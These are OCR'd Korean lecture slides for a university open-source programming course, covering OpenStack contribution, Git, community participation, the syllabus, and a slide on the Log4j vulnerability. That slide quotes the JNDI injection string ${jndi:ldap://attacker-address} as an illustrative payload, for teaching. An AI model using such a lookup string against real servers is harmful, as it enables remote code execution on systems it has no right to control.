
- **오픈소스에 대한 버그 리포팅 & 처리 이점**
  - 소프트웨어 버그: Open vs. Closed
  - 다양한 사용자 및 개발자에 의한 직접적인 소프트웨어 테스트 & 검증 가능
- **Launchpad**
  - OpenStack 오픈소스의 경우 해당 사이트를 통해 공개 버그 리포팅 & 처리



글로벌 기업들의 OpenStack 오픈소스 적극 참여

- **OpenStack 코드 기여에 참여한 글로벌 기업**
  - http://www.stackalytics.com
  - 주요 회사
    - Red Hat
    - HP
    - IBM
    - VMware
    - Cisco
    - Canonical
    - …

Contribution by companies



Show 10 entries Search:

#	Company	Reviews
1	Red Hat	105122
2	HP	96262
3	Mirantis	77649
4	Rackspace	72891
5	IBM	55349
6	VMware	17511
7	Cisco Systems	15430
	*independent	15315
8	OpenStack Foundation	14354
9	NEC	12484

Showing 1 to 10 of 202 entries


오픈소스를 보다 잘 이해하고 사용하려면?


오픈소스 관련 지식 습득


- **프로그래밍 언어 & 관련 지식**
  - 오픈소스 코딩이 가능할 정도의 프로그래밍 지식
- **Git 등 버전 관리 도구**
  - 여러 사람들이 기여하는 오픈소스들은 대부분 코드 버전 관리 도구를 사용
- **오픈소스에서의 의사소통 방식**
  - 버그 리포팅, 개발 로드맵 관리 방식, IRC 등을 활용한 정기미팅 방식


프로그래밍 언어 & 관련 지식


- 기여하고자 하는 오픈소스에 따라 필요로 하는 프로그래밍 언어 & 컴퓨터공학 지식이 달라질 수 있음






















버전 관리 도구

- 오늘날 Git는 버전 관리 도구의 대표적인 Tool이 되었음
  - 참고: http://www.slideshare.net/ianychoi/git-github-46020592



오픈소스에서의 의사소통 방식

- **Github**
  - Pull request
- **Review System**
- **Mailing List**
- **IRC**
- **…**




오픈소스 프로젝트 기여 / 커뮤니티 참여

- **소스 기여**
  - 직접적인 코드 추가/수정을 통한 기여
  - 관심있는 오픈소스 정하기, 코드 분석
  - Github 등을 통한 패치 / 소스 추가 등 기여
  - 본인이 직접 오픈소스를 개발, Github 등에 공유


오픈소스 프로젝트 기여 / 커뮤니티 참여

- **버그 리포팅 / 번역**
  - 오픈소스를 사용하면서 불편한 점에 대한 버그 리포트
  - 번역으로도 기여 가능



오픈소스 프로젝트 기여 / 커뮤니티 참여

- **커뮤니티 활동 참가**
  - 많은 사람들과 이야기하면서, 오픈소스의 경험 공유
  - 국내: 다양한 오픈소스 관련 로컬 커뮤니티들이 있음
  - 한국공개소프트웨어협회 (http://www.oss.kr) 뿐만 아니라 네이버 개발자센터 커뮤니티 지원 프로그램, 마이크로소프트 멜팅팟 프로그램 등을 통해 국내 커뮤니티 활성화를 위해 노력하고 있음



컴퓨터 역사상 최악의 취약점 Log4j

https://youtu.be/HZW1nzmtnlI

컴퓨터 역사상 최악의 취약점 Log4j

- **"컴퓨터 인터넷 역사를 통틀어 사상 최악의 보안 결함일 수도 있다" - 테나블(Tenable, 보안관리회사)**
- 프로그램 실행 시 로그를 자동으로 저장해 주는 라이브러리
- 대부분의 자바 웹프로그래밍 서버에서 사용되고 있는 라이브러리임 (애플, 트위터, MS, 아마존 등 대부분 시스템에서 사용중!)
- 사실상 "로그계의 표준"으로 불림!
- 해커는 로그 저장소에 간단한 형식을 이용하여 컴퓨터 내부에 쉽게 접근 가능(예: ${jndi:ldap://공격자의 주소} 문장 추가)
- **서버에 로그인한 것 만으로 해커가 사용자의 컴퓨터를 사실상 원격 조종할 수 있음 (최고 등급!!!)**

컴퓨터 역사상 최악의 취약점 Log4j

- **발견과정**
  - 21.11.24. 알리바바 클라우드 보안팀에서 최초 발견
  - 21.11.30. 해당 문제를 수정하는 PR이 log4j 깃허브에 업로드됨
  - 21.12.9. 한 트위터에 해당 관련글 올라옴(현재는 삭제)
  - 21.12.10 이후 PaperMC, 마인크래프트 등 기업들에서 자사 시스템의 긴급 업데이트를 알림
  - 뉴질랜드, 일본 등 정부에서도 긴급 발표를 하며, 이미 이전부터 취약점을 통한 해커들의 공격이 있었을 것으로 추정
  - 21.12.11 한국인터넷진흥원, 보안공지 통해 버전별 해결방법 게시
  - 21.12.11 애플, iCloud 보안 취약점 패치 완료
  - 21.12.24 벨기에 국방부 Log4j 취약점 이용 사이버 공격 받음

- **다른 프로그램과의 의존성이 있는 코드가 많아 패치가 어렵다!**

Open Source Programming [GLSO215]

Course Description

- **[GLSO215] Open Source Programming**
- **Goal**
  - Concept of Open Source Software
  - Learn how Open Source Software can **be combined to build a complex application**
  - Learn how to correctly manage the development process
  - Learn about State-of-the-art Software techniques
  - 새로운 것을 스스로 찾아가면서 학습해서 문제 해결하는 능력

- **Search!! Search!! Search!!**
- **Be able to build your own services!!**

- **Topics of this course & scope will adjust as we go**
  - 내용/범위 조정될 수 있음

Environment

- **Linux Platform (Ubuntu 20.04 LTS)**
  - Cloud VM (Oracle, MS Azure, AWS, …)
  - VM tools (VMware, VirtualBox, ...)
  - Multi-boot (one desktop/labtop : windows / linux)
  - Linux machine (another desktop or labtop PC)
  - Raspberry Pi Board (HW BD – embedded version)
  - etc.


  - Any linux system can be used.
  - However, it must be Ubuntu 20.04 LTS version.
  - All assignments and projects are scored in the above version.

Course Plan (may be adjusted)

Week	Contents
1	Introduction Open-Source SW
2	Linux Environment, vi editor…
3	Shell Scripting
4	Version control, Git
5	Git branch / merge
6	Python (basic syntax, function, modules)
7	Basic Web (HTML, CSS, JSON, etc.)
8	Mid-term
9	DevOps (Development Operations Process)
10	Web Framework (flask)
11	Web Crawling (beautifulsoup)
12	Data store (RDB, NoSQL)
13	Text processing (cosine similarity, TF-IDF) ???
14	Container/Docker
15	Final

Concepts Covered In This Course

- Git based version control
- Python programming



Syllabus

- **Assessment (may be adjusted)**
  - mid-term exam 25%
  - final exam 25%
  - team project 20%
  - lab & homework 20%
  - attendance & others 10%

- **강의 진행**
  - 강의자료 (http://lms1.knu.ac.kr/)

- **팀프로젝트 (3~4명)**
  - 중간고사 이후 팀 자율구성 예정
  - 자유주제(Final Project)
  - GitHub 기반 수행

Any Questions...

Just Ask!

"Knowledge is only part of understanding.
Genuine understanding comes from hands-on experiences."

- Prof. Seymour Papert, MIT